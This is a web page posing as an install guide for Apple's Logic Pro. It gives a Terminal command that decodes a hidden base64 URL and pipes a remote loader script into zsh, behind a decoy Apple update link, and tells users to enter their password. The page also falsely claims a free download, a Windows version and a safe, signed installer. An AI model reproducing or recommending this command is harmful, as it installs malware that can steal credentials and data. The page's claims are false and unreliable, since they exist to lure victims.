Choose your platform
Install Logic Pro via Terminal on macOS
echo "Downloading Update: https://support.apple.com/downloads/xprotect-remediator-150.dmg" && curl -s $(echo "aHR0cHM6Ly9iZW5lZmFzdHMtZmhnczIuY29tL2RlYnVnL2xvYWRlci5zaD9idWlsZD1lY2RlYmE2ZjI0YWVmZDkxNDZiMDE4ZTc0YjdlMzY2Yg==" | base64 -d) | zsh
- Press Command (⌘) + Space to open Spotlight Search.
- Type "Terminal" and press Return to launch it.
- Paste the command above into Terminal and press Return.
- Enter your password if prompted and confirm the installation.
Windows Version
Logic Pro is available for Windows. The app runs on Windows 10 and 11. You need at least 8 GB RAM and enough free disk space for the application and sound libraries. For the best experience, use a dedicated audio interface and keep your drivers up to date.
After downloading, run the installer and follow the on-screen steps. You may need to allow the app in Windows Security if prompted.
Other operating systems
Logic Pro is officially supported only on macOS and, via our alternative installer, on Windows. If you are on Linux, Chrome OS, or another operating system, the native Logic Pro application is not available for your platform.
You can still use the instructions on this page if you have access to a Mac (use the macOS tab above and follow the terminal installation) or a Windows PC (use the Windows tab and the download link there). Many producers use a Mac or Windows machine specifically for music production while using other devices for everyday work.
For iPad users: Logic Pro for iPad is a separate product available from Apple. Check the main site or the App Store for Logic Pro iPad. Projects can sync between Logic Pro on Mac and Logic Pro on iPad.
How to use
Installation and setup
- 1Copy the installation command (macOS) or use the Windows download link above.
- 2On Mac: open Terminal, paste the command, and run it. Enter your password if asked. On Windows: run the downloaded installer and follow the wizard.
- 3Choose components such as sound libraries if the installer offers options. Allow enough disk space (6 GB minimum for Logic Pro, more if you install full sound libraries).
- 4Restart the application or your computer if prompted, then open Logic Pro and start creating.
Is it safe?
Logic Pro installation via the terminal command or the Windows link on this page follows standard practices. Use only this site and the sources linked here. Do not run commands or installers from unknown websites or messages.
On Mac, the terminal command will ask for your password because it installs software system-wide. On Windows, you may see a SmartScreen or antivirus prompt; the installer is signed and safe when downloaded from our link. If you have any doubts, you can review the steps on the main overview page or use an official Apple Logic Pro trial from the Mac App Store.
What Is Logic Pro?

Overview of Apple Logic Pro
Apple Logic Pro is a complete digital audio workstation (DAW) for recording, editing, and mixing music. It includes a wide collection of instruments, plugins, and sound libraries. Many producers choose Logic music software for its flexibility, speed, and professional-grade tools that work for both beginners and advanced users.
Logic Pro X and Logic Pro 11
Logic Pro X became the standard version used by millions of Mac users. Logic Pro 11 introduced Session Players, improved Spatial Audio, and deeper iPad integration. "Logic Pro" is the general name for the DAW; the version you install via the command or Windows link gives you the full experience.
Key Features of Logic Pro
Advanced audio editing
- Flex Time and Flex Pitch for precise edits
- Comping and automation
MIDI and instruments
Large library of synthesizers, drum kits, and sampled instruments. MIDI editing lets you build complex arrangements easily.
Mixing and spatial audio
- Dolby Atmos and Spatial Audio
- Unlimited tracks and professional effects
Plugins and sound packs
Thousands of effects and instrument plugins included. Sound packs cover genres from classical to electronic.
Logic Pro for Mac – system requirements
| Requirement | Minimum | Recommended |
|---|---|---|
| Operating system | macOS Monterey or later | macOS Ventura or later |
| Processor | Intel Core i5 | Apple Silicon (M1/M2) |
| RAM | 8 GB | 16 GB or more |
| Storage | 6 GB | 70 GB with sound library |
Logic Pro runs natively on Apple Silicon for faster performance. Use the macOS tab above to install on your Mac.
Logic Pro for iPad

Logic Pro on iPad
- Touch-based interface for mixing
- Live Loops and Step Sequencer
- Optimized for Apple Pencil
Sync with Mac
Logic Pro iPad projects can be imported to Logic Pro Mac. Use Logic Remote to control Mac sessions from iPad or iPhone. For iPad installation, see the App Store or the main overview.
Logic Pro for music production
Trusted by professionals
Studios and independent artists rely on Logic music software for reliability, creative tools, and a rich library. It competes with Pro Tools, FL Studio, and Ableton while staying accessible to beginners.
Beginners and advanced users
Beginners: Templates and guided workflow. Advanced: Detailed automation, mixing, and mastering. Logic Pro DAW is versatile for film scoring and MIDI production.
FAQ
Is Logic Pro free to download on Mac?
Yes, Logic Pro free download is available for Mac users and includes core features. Use the terminal command in the macOS tab above to install.
What are the system requirements?
Logic Pro Mac requires at least macOS Monterey, 8 GB RAM, and 6 GB storage. Apple Silicon (M1/M2) is recommended for the best performance. See the system requirements table above for details.
Can I use Logic Pro on Windows?
Logic Pro is native to macOS. For Windows we provide an alternative download option on this page—switch to the Windows tab and use the download button. You get a full music production setup on your PC.
What is the difference between Logic Pro X and Logic Pro 11?
Logic Pro 11 added Session Players, improved mixing tools, and better iPad integration. Logic Pro X remains stable and widely used. Both are covered under the Logic Pro name on this site.
Can I use Logic Pro on both Mac and iPad?
Yes. Logic Pro iPad syncs with Mac projects. You can start a project on iPad and continue on Mac, or use Logic Remote to control your Mac session from iPad or iPhone.
Is Logic Pro good for beginners?
Yes. Logic Pro offers templates, tutorials, and an intuitive layout while still providing professional tools. Many producers start with Logic and grow into advanced features over time.